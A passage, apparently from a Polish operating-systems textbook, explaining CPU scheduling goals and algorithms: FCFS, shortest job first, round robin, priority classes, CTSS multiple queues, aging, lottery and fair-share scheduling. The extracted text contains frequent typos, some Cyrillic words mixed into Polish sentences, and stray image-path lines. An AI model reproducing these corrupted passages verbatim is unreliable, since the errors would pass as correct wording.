Przewidywalność — unikanie degradacji jakości w systemach multimedialnych.

W każdych okolicznościach sprawiedliwość ma znaczenie. Porównywalne procesy powinny uzyskiwać porównywalną obsługę. Przydzielanie jednemu procesowi znacznie więcej czasu procesora niż innym nie jest sprawiedliwe. Oczywiście różne kategorie procesów mogą być traktowane różnie. Rozważmy procesy kontroli bezpieczeństwa oraz tworzenia listy płac w centrum obliczeniowym reaktora nuklearnego.

W pewnym stopniu ze sprawiedliwością wiąże się dbałość o przestrzeganie przyjętych zasad w systemie. Jeśli lokalna strategia mówi, że procesy kontroli bezpieczeństwa mogą działać wtedy, kiedy chcą, nawet jeśli lista płac będzie przygotowana 30 s później, program szeregujący musi zapewnić, aby ta zasada była przestrzegana.

Innym ogólnym celem jest dbanie o to, aby wszystkie elementy systemu były zajęte zawsze, kiedy to możliwe. Jeśli procesor i wszystkie urządzenia wejścia-wyjścia będą działać przez cały czas, system wykona więcej pracy na sekundę w porównaniu z sytuacją, kiedy niektóre z komponentów pozostają bezczynne. Przykładowo w systemie wsadowym program szeregujący ma kontrolę nad tym, które zadania będą przesypane do pamięci w celu uruchomienia. Załadowanie do pamięci kilku procesów zorientowanych na procesor razem z kilkoma zorientowanymi na operacje wejścia-wyjścia jest lepszym pomysłem niż załadowanie najpierw wszystkich zadań zorientowanych na procesor, a następnie, kiedy zostaną one zakończone, załadowanie i uruchomienie wszystkich zadań zorientowanych na wejścia-wyjścia. W przypadku zastosowania tej drugiej strategii, jeśli będą działać procesy zorientowane na procesor, wszystkie one będą walkały o procesor. W tej sytuacji dysk będzie bezczynny. Kiedy później zostaną załadowane zadania zorientowane na operacje wejścia-wyjścia, będą one walkały o dysk i procesor pozostałe bezczynny. Lepszym rozwiązaniem jest uważne dobranie procesów, tak by działał cały system.

Menedżerowie dużych centrów obliczeniowych, w których uruchamianych jest wiele zadań wsadowych, oceniąc wydajność swoich systemów, zazwyczaj biorą pod uwagę trzy metryki: przepustowość, czas cyklu przetwarzania oraz wykorzystanie procesora. *Przepustowość* określa liczbę zadań zrealizowanych przez system w ciągu godziny. W końcu wykonanie 50 zadań w ciągu godziny jest lepsze od wykonania 40 zadań w ciągu godziny. *Czas cyklu przetwarzania* to statystycznie średni czas od momentu, kiedy zadanie wsadowe zostanie przekazane do realizacji, do chwili, kiedy zostanie ono zakończone. Parametr ten mierzy, jak długo przeciętny użytkownik musi czekać na wyniki. W tym przypadku reguła brzmi: małe jest piękne.

Algorytm szeregowania, który maksymalizuje przepustowość, niekoniecznie musi minimalizować czas cyklu przetwarzania. I tak w przypadku gdy w systemie występują zadania krótkotrwałe i długotrwałe, program szeregujący, który zawsze uruchamia krótkotrwałe zadania i unika uruchamiania długotrwałych, może osiągnąć doskonałą przepustowość (wiele krótkotrwałych zadań na godzinę), ale kosztem bardzo wysokiego czasu cyklu przetwarzania zadań długotrwałych. Jeśli zadania krótkotrwałe będą napływać w stałym tempie, zadania długotrwałe mogą nie dostać szansy na uruchomienie. W ten sposób średni czas cyklu przetwarzania będzie nieskończony, a przepustowość wysoka.

Często w systemach wsadowych wykorzystuje się procesor. W rzeczywistości jednak nie jest to zbyt dobra metryka. Prawdziwe znaczenie ma to, ile zadań w systemie będzie wykonanych (przepustowość) oraz ile czasu zajmie wykonanie zadania przekazanego do obliczeń (czas cyklu przetwarzania). Użycie wskaźnika wykorzystania procesora jako metryki przypomina ocenę samochodów na podstawie tego, ile obrotów na godzinę wykona silnik. Z drugiej strony, jeśli wiadomo, kiedy wykorzystanie procesora zbliża się do 100%, wiadomo też, kiedy należy pomyśleć o dodatkowej mocy obliczeniowej.

Dla systemów interaktywnych stosuje się inne cele. Najważniejszym jest minimalizacja *czasu odpowiedzi* — czyli czasu od wydania polecenia do otrzymania wyników. W komputerze osobistym, w którym działa proces drugoplanowy (np. czytający i zapisujący wiadomości e-mail z sieci), żądanie użytkownika uruchomienia programu lub otwarcia pliku powinno mieć pierwszeństwo przed zadaniem drugoplanowym. Udzielenie pierwszeństwa wszystkim interaktywnym żądaniom będzie postrzegane jako dobra obsługa.

W pewnym stopniu powiązana z czasem odpowiedzi jest metryka, którą można by nazwać *proporcjonalnością*. Użytkownicy mają wewnętrzne poczucie (często nieprawidłowe) tego, ile powinna zająć określona operacja. Kiedy żądanie postrzegane jako złożone zajmuje dużo czasu, użytkownicy to akceptują, ale jeśli zadanie uważane za proste zajmuje dużo czasu, irytują się.

Jeśli np. po kliknięciu ikony, która uruchamia operację wgrania pliku wideo o rozmiarze 500 MB na serwer w chmurze, zadanie zostaje wykonane po 60 s, użytkownik najprawdopodobniej zaakceptuje to jako obowiązujący fakt, ponieważ nie spodziewa się, że operacja przesyłania na serwer zajmie 5 s. Wie, że to musi potrwać.

Z drugiej strony, jeśli użytkownik kliką ikonę operacji przerwania połączenia z chmurą po przesłaniu pliku wideo, ma zupełnie odmienne oczekiwania. Jeżeli operacja nie zakończy się po 30 s, użytkownik będzie coś mruczał pod nosem, natomiast po 60 s będzie miał pianę na ustach. Takie zachowanie wynika z powszechnej opinii użytkowników, że wysyłanie dużej ilości danych powinno zajść więcej czasu niż zwykle przerwanie połączenia. W niektórych przypadkach (takich jak ten) program szeregowjący nie może nic zrobić z czasem odpowiedzi. Czasami jednak może, zwłaszcza kiedy opóźnienie wynika z przyjęcia niewłaściwej kolejności procesów.

Systemy czasu rzeczywistego charakteryzują się innymi właściwościami niż systemy interaktywne, dlatego program szeregowjący musi spełniać inne cele. Często są one charakteryzowane przez ścisłe terminy, które muszą, albo co najmniej powinny, być dotrzymane. Jeśli np. komputer steruje urządzeniem, które generuje dane w stałym tempie, to niepowodzenie uruchomienia procesu zbierania danych na czas może skutkować utratą danych. Tak więc najważniejszym wymaganiem w systemach czasu rzeczywistego jest dotrzymanie wszystkich (lub większości) terminów.

W niektórych systemach czasu rzeczywistego, zwłaszcza tych, które wykorzystują multimedia, ważna jest przewidywalność. Niedotrzymanie jednego z terminów nie ma kluczowego znaczenia, ale jeśli proces obsługi dźwięku działa nieprawidłowo, jakość dźwięku gwałtownie się pogorszy. Wideo również jest problemem, ale ucho jest znacznie czulsze na zniekształcenia niż oko. Aby uniknąć tego problemu, szeregowanie procesów musi być przewidywalne i regularne. Algorytmy szeregowania w systemach wsadowych i interaktywnych przeanalizujemy w tym rozdziale. Zagadnienia szeregowania procesów w systemach czasu rzeczywistego nie zostały omówione w tym rozdziale. Są jednak opisane w ramach dodatku dotyczącego multimedialnych systemów operacyjnych znajdującego się na końcu książki.

2.4.2. Szeregowanie w systemach wsadowych

Teraz nadszedł czas, by przejść od ogólnych problemów szeregowania do specyficznych algorytmów. W tym punkcie zajmiemy się algorytmami wykorzystywany w systemach wsadowych. W dalszych punktach omówimy systemy interaktywne i systemy czasu rzeczywistego. Warto zwrócić uwagę na to, że niektóre algorytmy są wykorzystywane zarówno w systemach wsadowych, jak i w systemach interaktywnych. Algorytmy te przeanalizujemy później.

Pierwszy zgłoszony, pierwszy obsłużony

Najprostszym ze wszystkich algorytmów szeregowania jest algorytm bez wywłaszczenia *pierwszy zgłoszony, pierwszy obsłużony* (ang. *first come, first served*). W przypadku zastosowania tego algorytmu procesy otrzymują procesor w kolejności, w jakiej go żądają. Ogólnie rzecz biorąc, jest jedna kolejka gotowych procesów. Kiedy pierwsze zadanie nadjejdzie do systemu z zewnątrz, jest natychmiast uruchamiane i może działać tak długo, jak chce. Nie zostanie przerwane dlatego, że działało zbyt długo. W miarę jak nadchodzą kolejne zadania, są one umieszczane na końcu kolejki. Kiedy działający proces się zablokuje, w następnej kolejności uruchamiany jest pierwszy proces z kolejki. Kiedy zablokowany proces uzyska gotowość, jest on umieszczany na końcu kolejki, tak jak zadanie, które dopiero nadeszło — za wszystkimi oczekującymi procesami.

Wielką zaletą tego algorytmu jest to, że łatwo go zrozumieć i równie łatwo zaprogramować. Jest on również sprawiedliwy w takim samym sensie, jak sprawiedliwa jest sprzedaż nowiutkich iPhone'ów osobom, które chcą stać w kolejce od drugiej w nocy. W przypadku zastosowania tego algorytmu do przechowywania wszystkich gotowych procesów wykorzystywana jest jednokierunkowa lista. Wybranie procesu do uruchomienia wymaga usunięcia jednego procesu z początku kolejki. Dodanie nowego procesu lub niezablokowanego procesu wymaga dołączenia go na koniec kolejki. Czy może być coś prostszego do zrozumienia i zaimplementowania?

Niestety, algorytm pierwszy zgłoszony, pierwszy obsłużony ma również istotną wadę. Przypuśćmy, że w systemie jest jeden proces zorientowany na procesor, który jednorazowo działa przez 1 s, oraz wiele procesów zorientowanych na operacje wejścia-wyjścia, które zużywają mało czasu procesora, ale każdy z nich podczas realizacji musi wykonać 1000 odczytów dysku. Proces zorientowany na obliczenia działa przez 1 s, a następnie czyta blok danych z dysku. Teraz zaczynają po kolei działać wszystkie procesy wejścia-wyjścia, odczytując dane z dysku. Kiedy proces zorientowany na obliczenia otrzyma żądany blok danych z dysku, zostanie uruchomiony na kolejną sekundę, a za nim, w bezpośrednim następstwie, zostaną uruchomione wszystkie procesy zorientowane na operacje wejścia-wyjścia.

W efekcie końcowym każdy z procesów zorientowanych na wejścia-wyjścia będzie czytał 1 blok na sekundę, a zatem jego wykonanie zajmie 1000 s. W przypadku zastosowania algorytmu szeregowania, który wywłaszczałby proces zorientowany na procesor co 10 ms, realizacja procesów zorientowanych na wejścia-wyjścia zajęłaby 10 s zamiast 1000 s, a spowolnienie procesu zorientowanego na obliczenia nie byłoby zbyt duże.

Najpierw najkrótsze zadanie

Przyjrzyjmy się teraz innemu algorytmowi bez wywłaszczenia, stosowanemu w systemach wsadowych, w którym przyjmuje się, że czasy działania procesów są z góry znane. Przykładowo w firmie ubezpieczeniowej można dosyć dokładnie przewidzieć, ile czasu zajmie przetworzenie paczki 1000 żądań odszkodowania, ponieważ podobne operacje są wykonywane codziennie. Kiedy w kolejce wejściowej jest do uruchomienia kilka zadań różnych co do ważności, program szeregujący najpierw wybiera *zadanie krótsze*. Spójrzmy na rysunek 2.19. Mamy na nim zadania A, B, C i D o czasach działania odpowiednio 8, 4, 4 i 4 min. Przy uruchomieniu ich w tej kolejności czas cyklu przetwarzania dla procesu A wynosi 8 min, dla procesu B — 12 min, dla procesu C — 16 min, a dla procesu D — 20 min, co daje średnią 14 min.



Rysunek 2.19. Przykład algorytmu szeregowania: najpierw krótsze zadania; (a) uruchamianie zadań w kolejności pierwotnej; (b) uruchamianie zadań według zasady „najpierw krótsze zadanie”

Rozważmy teraz uruchomienie tych czterech zadań z wykorzystaniem algorytmu „najpierw najkrótsze zadanie”, tak jak pokazano na rysunku 2.19(b). Czasy cyklu przetwarzania wynoszą teraz 4, 8, 12 i 20 min, co daje średnią 11 min. Optymalność algorytmu „najpierw najkrótsze zadanie” można udowodnić. Rozważmy przypadek czterech zadań o czasach działania odpowiednio a , b , c i d . Pierwsze zadanie kończy się w czasie a , drugie w czasie $a+b$ itd. Średni czas cyklu przetwarzania wynosi $(4a+3b+2c+d)/4$. Jest oczywiste, że składnik a ma większy

udział w średniej niż pozostałe czasy, zatem powinno to być najkrótsze zadanie, później b , następnie c i na koniec d — zadanie najdłuższe, które ma wpływ tylko na własny czas cyklu przetwarzania. To samo rozumowanie można zastosować do dowolnej liczby zadań.

Warto dodać, że algorytm „najpierw najkrótsze zadanie” jest optymalny tylko wtedy, kiedy wszystkie zadania są dostępne jednocześnie. W roli kontrprzykładu rozważmy pięć zadań, od A do E , o czasach działania odpowiednio 2, 4, 1, 1 i 1. Ich czasy nadjęcia to 0, 0, 3, 3 i 3. Początkowo mogą być wybrane tylko zadania A lub B , ponieważ inne zadania jeszcze nie dotarły. Przy użyciu algorytmu „najpierw najkrótsze zadanie” będziemy uruchamiać zadania w kolejności A, B, C, D, E — co daje średnią oczekiwania 4,6 s. Natomiast uruchomienie ich w kolejności B, C, D, E, A daje średnią oczekiwania wynoszącą 4,4 s.

Następny proces o najkrótszym pozostałym czasie działania


Odmianą algorytmu „najpierw najkrótsze zadanie” z wywłaszczeniem jest algorytm „*następny proces o najkrótszym pozostałym czasie działania*”. W przypadku użycia tego algorytmu program szeregujący zawsze wybiera proces, którego pozostał czas działania jest najkrótszy. W tym przypadku czas działania również musi być znany z góry. Kiedy nadjdzie następne zadanie, całkowity czas jego działania jest porównywany z pozostałym czasem działania bieżącego procesu. Jeśli nowe zadanie wymaga mniej czasu do zakończenia niż bieżący proces, jest on zawieszany, a program szeregujący uruchamia nowe zadanie. Ten schemat umożliwia uzyskanie dobrej obsługi przez nowe, krótkie zadania.

2.4.3. Szeregowanie w systemach interaktywnych

W tym punkcie przyjrzymy się wybranym algorytmom, które można wykorzystać w systemach interaktywnych. Są one powszechnie w komputerach osobistych, serwerach, a także innych rodzajach komputerów.

Szeregowanie cykliczne

Jednym z najstarszych, najprostszych, najbardziej sprawiedliwych i najczęściej używanych algorytmów szeregowania jest szeregowanie cykliczne. Każdemu procesowi jest przydzielany przedział czasu, nazywany *kwantem*, podczas którego proces może działać. Jeśli po zakończeniu kwantu proces dalej działa, procesor jest wywłaszczały i przekazywany do innego procesu. Jeżeli proces zablokował się lub zakończył, zanim upłynął kwant, następuje przełączenie procesora. Cykliczny algorytm szeregowania jest łatwy do zaimplementowania. Program szeregujący musi jedynie utrzymywać listę procesów do uruchomienia, podobną do pokazanej na rysunku 2.20. Kiedy proces wykorzysta swój kwant, jest umieszczany na końcu listy, co pokazano na rysunku 2.20(b).



Rysunek 2.20. Szeregowanie cykliczne: (a) lista procesów do uruchomienia; (b) lista procesów do uruchomienia po tym, jak proces B wykorzystał swój kwant

Jednym interesującym problemem w cyklicznym algorytmie szeregowania jest długość kwantu. Przełączenie z jednego procesu do innego wymaga określonego czasu na wykonanie zadań administracyjnych — zapisanie i załadowanie rejestrów i mapy pamięci, aktualizacji różnych tabel i list, opróżnienie i ponowne załadowanie pamięci podręcznej itp. Założmy, że to *przełączenie procesów* lub *przełączenie kontekstu*, jak się je czasami nazywa, zajmuje 1 ms i obejmuje takie zadania, jak przełączenie map pamięci, opróżnienie i ponowne załadowanie pamięci cache itp. Założmy także, że długość kwantu ustawiono na 4 ms. Przy tych parametrach po 4 ms użytecznej pracy procesor będzie musiał poświęcić (a tym samym zmarnować) 1 ms na przełączanie procesów. Tak więc 20% czasu procesora zostanie teraz zmarnowany na zadania administracyjne. Wartość ta jest oczywiście zbyt duża.

W celu poprawy wydajności procesora możemy ustawić kwant na przykładowo 100 ms. Teraz zmarnotrawiony czas wynosi tylko 1%. Zastanówmy się jednak, co się stanie w systemie serwera, jeśli 50 żądań nadjeździe w ciągu bardzo krótkiego czasu i będą one miały bardzo różne wymagania w zakresie procesora. Na liście procesów do uruchomienia zostanie umieszczonych pięćdziesiąt procesów. Jeśli procesor będzie bezczynny, pierwszy proces uruchomi się natychmiast, drugi nie będzie mógł się uruchomić wcześniej niż za 100 ms itd. Ostatni, przy założeniu, że wszystkie poprzednie w pełni wykorzystały swoje kwanty, może być zmuszony do oczekiwania na swoją szansę przez 5 s. Większość użytkowników odczuje 5-sekundową odpowiedź na krótkie polecenie jako bardzo powolną. Sytuacja ta jest szczególnie zła, jeśli niektóre żądania umieszczone w pobliżu końca kolejki wymagają zaledwie kilku milisekund czasu procesora. Przy krótkim czasie kwantu otrzymałyby one lepszą obsługę.

Jeśli z kolei kwant zostanie ustawiony na dłuższą wartość od średniego czasu wykorzystania procesora, wywłaszczenie nie będzie wykonywane zbyt często. Zamiast tego większość procesów będzie wykonywała operację blokowania, zanim upłynie kwant, co spowoduje przełączenie procesu. Wyeliminowanie wywłaszczenia poprawia wydajność, ponieważ przełączanie procesów zachodzi tylko wtedy, gdy jest logicznie konieczne — czyli kiedy proces się zablokuje i nie może kontynuować działania.

Konkluzję można sformułować w następujący sposób: ustawienie kwantu na zbyt niską wartość powoduje zbyt wiele przełączeń procesów i obniża wydajność procesora, ale ustawienie go na zbyt wysoką wartość może przyczynić się do wydłużenia odpowiedzi na krótkie, interaktywne żądania. Rozsądny kompromisem jest często kwant o czasie trwania 20 – 50 ms.

Szeregowanie bazujące na priorytetach

Przy szeregowaniu cyklicznym przyjmuje się niejawne założenie, że wszystkie procesy są jednakowo ważne. Osoby, które posiadają i wykorzystują komputery wielodostępne, często mają odmienne poglądy na tę kwestię. Przykładowo na wyższej uczelni może obowiązywać hierarchia, według której najpierw są obsługiwane żądania dziekana, później profesorów, następnie sekretarek, woźnych i na końcu studentów. Konieczność brania pod uwagę czynników zewnętrznych prowadzi do *szeregowania według priorytetów*. Podstawowa idea jest prosta: każdemu procesowi jest przydzielany priorytet, a program szeregujący zezwala na działanie procesowi o najwyższym priorytecie.

Nawet w komputerze PC, który ma jednego właściciela, może być wiele procesów ważniejszych niż inne. I tak procesowi demonowi, który w tle wysyła pocztę elektroniczną, powinien być przydzielony niższy priorytet niż procesowi wyświetlającemu w czasie rzeczywistym film.


Aby nie dopuścić do tego, by procesy o wysokich priorytetach działały w nieskończoność, program szeregujący może zmniejszać priorytet działających procesów wraz z każdym cyklem

zegara. Jeśli działanie to spowoduje obniżenie priorytetu poniżej priorytetu następnego w kolejności procesu, następuje przełączenie procesów. Alternatywnie każdemu procesowi może być przydzielony maksymalny kwant czasu, przez który może on działać. Kiedy ten kwant zostanie wykorzystany, szansę na działanie otrzymuje następny proces w kolejności priorytetów.

Priorytety mogą być przypisywane procesom w sposób statyczny lub dynamiczny. W komputerze wojskowym procesy uruchamiane przez generałów mogą mieć początkowy priorytet 100, procesy uruchamiane przez pułkowników — 90, majorów — 80, kapitanów — 70, poruczników — 60 itd. Alternatywnie w komercyjnym centrum obliczeniowym zadania o wysokim priorytecie mogą kosztować 100 dolarów na godzinę, o średnim priorytecie — 75 dolarów na godzinę, natomiast zadania o niskim priorytecie — 50 dolarów na godzinę. W systemie UNIX istnieje polecenie nice, które pozwala użytkownikowi dobrowolnie obniżyć priorytet swojego procesu, aby wykazać się uprzejmością w odniesieniu do innych użytkowników. Nikt nigdy go nie użył.

System może także przydzielać priorytety dynamicznie w celu osiągnięcia określonych celów. Niektóre procesy np. są ściśle zorientowane na operacje wejścia-wyjścia i przez większość czasu oczekują na zakończenie wykonywania operacji wejścia-wyjścia. Za każdym razem, kiedy taki proces chce uzyskać dostęp do procesora, powinien go otrzymać natychmiast. Dzięki temu będzie on mógł uruchomić swoje następne żądanie wejścia-wyjścia, które będzie realizowane równolegle z innym procesem wykonującym obliczenia. Zmuszanie procesu zorientowanego na wejścia-wyjścia na długotrwałe oczekiwanie na procesor będzie oznaczało, że niepotrzebnie zajmie on pamięć przez długi czas. Prosty algorytm zapewniający dobrą obsługę dla procesów zorientowanych na wejścia-wyjścia polega na ustawieniu priorytetu na wartość $1/f$, gdzie f oznacza fragment ostatniego kwantu wykorzystanego przez proces. Proces, który wykorzystał tylko 1 ms z kwantu o długości 50 ms, otrzymuje priorytet 50, proces, który przed zablokowaniem działał 25 ms, otrzymałby priorytet 2, natomiast proces, który wykorzystał cały kwant, otrzymuje priorytet 1.

Często wygodne jest pogrupowanie procesów na klasy priorytetów i wykorzystanie szeregowania bazującego na priorytetach pomiędzy klasami przy zastosowaniu szeregowania cyklicznego w obrębie każdej z klas. Na rysunku 2.21 pokazano system z czterema klasami priorytetów. Algorytm szeregowania jest następujący: o ile istnieją procesy możliwe do uruchomienia w 4. klasie priorytetów, należy uruchomić po jednym w każdym kwancie w sposób cykliczny i nie przejmować się niższymi klasami priorytetów. Jeśli 4. klasa priorytetów jest pusta, uruchamiamy cyklicznie procesy klasy 3. Jeśli zarówno klasa 4., jak i 3. są puste, to cyklicznie są uruchamiane procesy klasy 2. itd. Jeśli priorytety nie będą czasami korygowane, procesy o niższych priorytetach mogą nie dostać szansy na działanie.



Rysunek 2.21. Algorytm szeregowania z czterema klasami priorytetów

Wielokrotne kolejki

Jednym z pierwszych systemów, w których zastosowano program szeregujący z wykorzystaniem priorytetów, był zbudowany w MIT system **CTSS** (*Compatible Time Sharing System*) działający na komputerze IBM 7094 [Corbató et al., 1962]. W systemie CTSS problemem było bardzo powolne przełączanie procesów, ponieważ komputer 7094 mógł przechowywać w pamięci tylko jeden proces. Każde przełączenie oznaczało zapisanie bieżącego procesu na dysk i odczytanie nowego z dysku. Projektanci systemu CTSS szybko doszli do wniosku, że wydajniejszym rozwiązaniem będzie przydzielenie procesom zorientowanym na obliczenia większego kwantu co jakiś czas niż częste przydzielanie im krótkich kwantów. Z drugiej strony przydzielenie dużych kwantów wszystkim procesom oznaczałoby długie czasy odpowiedzi (o czym przekonaliśmy się wcześniej). Przyjęto rozwiązanie polegające na skonfigurowaniu klas priorytetów. Procesy należące do najwyższej klasy działały przez jeden kwant. Procesy należące do kolejnej klasy w hierarchii działały przez dwa kwanty. Procesy należące do kolejnej klasy działały przez cztery kwanty itd. Zawsze, gdy proces wykorzystał wszystkie kwanty, które zostały mu przydzielone, był przenoszony w dół o jedną klasę.

Dla przykładu rozważmy proces, który musiał realizować obliczenia przez 100 kwantów. Początkowo otrzyma jeden kwant, a następnie zostanie przeniesiony na dysk. Następnym razem otrzyma dwa kwanty, po których zostanie przeniesiony na dysk. W kolejnych uruchomieniach uzyska 4, 8, 16, 32 i 64 kwanty, chociaż do zakończenia pracy potrzeba będzie tylko 37 z przydzielonych 64 kwantów. Potrzebne byłoby tylko 7 przesunięć procesu pomiędzy pamięcią a dyskiem (włącznie z początkowym załadunkiem) zamiast 100 w przypadku klasycznego algorytmu cyklicznego. Co więcej, w miarę jak proces wchodzi coraz głębiej w kolejki priorytetów, działa coraz rzadziej. Dzięki temu procesor może być przydzielany krótkim, interaktywnym procesom.

Niżej opisaną strategię zastosowano, aby zapobiec sytuacji, w której proces potrzebujący działać przez długi czas przy pierwszym uruchomieniu, a potem zmieniający się w proces interaktywny, nie był zablokowany na zawsze. Każdorazowe wcisnięcie na terminalu znaku powrotu karetki (klawisz *Enter*) powoduje przeniesienie procesu należącego do tego terminala do najwyższej klasy priorytetów z założeniem, że proces ten przekształci się w interaktywny. Pewnego dnia użytkownik procesu mocno zorientowanego na obliczenia odkrył, że siedzenie przy terminalu i losowe wciskanie klawisz *Enter* znaczco poprawia czasy odpowiedzi. O swoim odkryciu opowiedział kolegom. Oni z kolei opowiadali swoim kolegom. Jaki jest morał tej historii? Rozwiązanie problemu w praktyce jest znacznie trudniejsze od opracowania zasady jego rozwiązania.

Następny najkrótszy proces

Ponieważ algorytm „najpierw najkrótsze zadanie” zawsze generuje minimalny czas odpowiedzi dla systemów wsadowych, byłoby dobrze, gdyby można go było również wykorzystać w systemach interaktywnych. Do pewnego stopnia można to zrobić. Procesy interaktywne, ogólnie rzecz biorąc, działają według schematu: oczekивание на polecenie, wykonanie polecenia, oczekивание на polecenie, wykonanie polecenia itd. Jeśli uznamy wykonywanie każdego zadania za oddzielne „zadanie”, to będziemy mogli zminimalizować ogólny czas odpowiedzi poprzez uruchomienie najkrótszego zadania w pierwszej kolejności. Jedynym problemem jest określenie, który z procesów do uruchomienia jest tym najkrótszym.

Jedno z podejść polega na oszacowaniu na podstawie działania w przeszłości i uruchomieniu procesu o najkrótszym szacowanym czasie działania. Założymy, że szacowany czas na wykonanie polecenia dla pewnego terminala wynosi T_0 . Przypuśćmy także, że czas następnego uruchomienia zmierzono jako T_1 . Możemy zaktualizować naszą ocenę poprzez obliczenie sumy ważonej tych dwóch liczb — tzn. $aT_0 + (1-a)T_1$. Dzięki odpowiedniemu wybraniu parametru a możemy zdecydować, czy proces szacowania powinien szybko zapomnieć przeszłe uruchomienia, czy ma je pamiętać przez długi czas. Przy $a = \frac{1}{2}$ otrzymujemy następujące kolejne oszacowania:

$$T_0, T_0/2+T_1/2, T_0/4+T_1/4+T_2/2, T_0/8+T_1/8+T_2/4+T_3/2$$

Po trzech nowych uruchomieniach waga T_0 w nowym oszacowaniu spadła do $\frac{1}{8}$.

Technikę szacowania następnej wartości w szeregu na podstawie średniej ważonej bieżącej zmierzonej wartości i poprzedniego oszacowania czasami określa się terminem *starzenie*. Tę technikę stosuje się w wielu sytuacjach, w których należy przewidzieć wynik na podstawie poprzednich wartości. Starzenie jest szczególnie łatwe do zaimplementowania, kiedy $a = \frac{1}{2}$. Trzeba jedynie dodać nową wartość do bieżącego oszacowania i podzielić sumę przez 2 (poprzez przesunięcie w prawo o 1 bit).

Szeregowanie gwarantowane

Calkowicie inne podejście do szeregowania polega na złożeniu użytkownikom obietnic dotyczących wydajności, a następnie spełnienie ich. Jedna z obietnic, którą można realistycznie złożyć i łatwo dotrzymać, jest następująca: jeśli jest n użytkowników zalogowanych podczas pracy, każdy z nich otrzyma $1/n$ mocy procesora. Na podobnej zasadzie w systemie z jednym użytkownikiem, gdy działa n równoprawnych procesów, każdy z nich powinien otrzymać $1/n$ cykli procesora. Algorytm ten wydaje się sprawiedliwy.

Aby dotrzymać tej obietnicy, system musi śledzić, ile czasu procesora miał każdy z procesów od momentu utworzenia. Następnie oblicza czas procesora, do jakiego każdy z procesów jest uprawniony — w tym celu dzieli czas, jaki upłynął od utworzenia przez n . Współczynnik 0,5 oznacza, że proces otrzymał tylko połowę z tego, co powinien był dostać, natomiast współczynnik 2,0 oznacza, że proces otrzymał dwa razy więcej niż to, do czego był uprawniony. Następnie program szeregujący uruchamia proces z najniższym współczynnikiem do czasu, kiedy współczynnik wzrośnie powyżej jego najbliższego konkurenta. Proces spełniający ten warunek jest uruchamiany jako następny.

Szeregowanie loteryjne

O ile składanie obietnic użytkownikom, a następnie ich dotrzymywanie jest dobrym pomysłem, o tyle odpowiadający temu algorytm jest trudny do zaimplementowania. Można jednak użyć innego algorytmu i uzyskać podobnie przewidywalne wyniki przy znacznie prostszej implementacji. Algorytm ten nazywa się *szeregowaniem loteryjnym* [Waldspurger i Weihl, 1994].

Podstawowa idea polega na przydzieleniu procesom biletów loteryjnych na różne zasoby systemowe, takie jak czas procesora. Zawsze, kiedy ma być podjęta decyzja dotycząca szeregowania, wybierany jest losowo bilet loteryjny, a zasób otrzymuje proces będący w posiadaniu tego biletu. W przypadku szeregowania procesora system może przeprowadzać losowanie 50 razy na sekundę i w nagrodę przydzielać zwycięzcy 20 ms czasu procesora.

Sparafrazujmy powiedzenie George'a Orwella: „Wszystkie procesy są równe, ale niektóre procesy są bardziej równe”. Ważniejszym procesom można przydzielić dodatkowe bilety i w ten sposób zwiększać ich szanse na zwycięstwo. Jeśli w grze jest 100 biletów, a jeden proces ma ich 20, to ma 20% szans zwycięstwa w każdej loterii. W dłuższej perspektywie proces ten otrzyma około 20% czasu procesora. W odróżnieniu od szeregowania w oparciu o priorytety, gdy bardzo trudno stwierdzić, co właściwie oznacza priorytet 40, w tym przypadku reguła jest czytelna: proces posiadający procent f biletów otrzyma mniej więcej procent f wybranego zasobu.

Szeregowanie loteryjne ma kilka interesujących właściwości. Jeśli np. w grze pojawi się nowy proces, któremu będzie przydzielona pewna pula biletów, to w następnej loterii uzyska on szanse zwycięstwa proporcjonalnie do liczby posiadanych przez siebie biletów. Inaczej mówiąc, szeregowanie loteryjne jest bardzo czule.

Współpracujące ze sobą procesy mogą wymieniać między sobą bilety. Jeśli np. proces klienta wyśle komunikat do procesu serwera, a następnie się zablokuje, może przekazać wszystkie swoje bilety serwerowi i w ten sposób zwiększyć szanse na to, by serwer uruchomił się jako następny. Kiedy serwer zakończy pracę, zwraca bilety, dzięki czemu klient może wznowić działanie. W rzeczywistości, jeśli nie ma klientów, serwery w ogóle nie potrzebują biletów.

Szeregowanie loteryjne można wykorzystać do rozwiązywania problemów, które trudno rozwiązać innymi metodami. Jednym z przykładów jest serwer video, w którym kilka procesów dostarcza strumienie video swoim klientom, ale z różnymi szybkościami odświeżania. Założymy, że procesy potrzebują ramek z szybkością 10, 20 i 25 ramek/s. Dzięki przydzieleniu tym procesom odpowiednio 10, 20 i 25 biletów automatycznie uzyskamy podział procesora w przybliżeniu we właściwej proporcji, tzn. 10:20:25.

Sprawiedliwe szeregowanie

Do tej pory zakładaliśmy, że każdy proces jest szeregowany „na własny rachunek”, bez względu na to, kto jest jego właścicielem. W rezultacie, jeśli użytkownik nr 1 uruchomił 9 procesów, a użytkownik nr 2 tylko 1 proces, to przy szeregowaniu cyklicznym lub przy równych priorytetach, użytkownik 1 otrzymałby 90% czasu procesora, a użytkownik 2 tylko 10%.

Aby zabezpieczyć się przed taką sytuacją, niektóre algorytmy szeregowania przed dokonaniem przydziału uwzględniają, do kogo należy proces. W tym modelu każdemu użytkownikowi przydzielany jest pewien fragment czasu procesora, a program szeregujący wybiera procesy w taki sposób, aby ten podział został uwzględniony. Tak więc, jeśli każdemu z dwóch użytkowników obiecano po 50% czasu procesora, to każdy po tyle otrzyma, niezależnie od tego, ile uruchomili procesów.

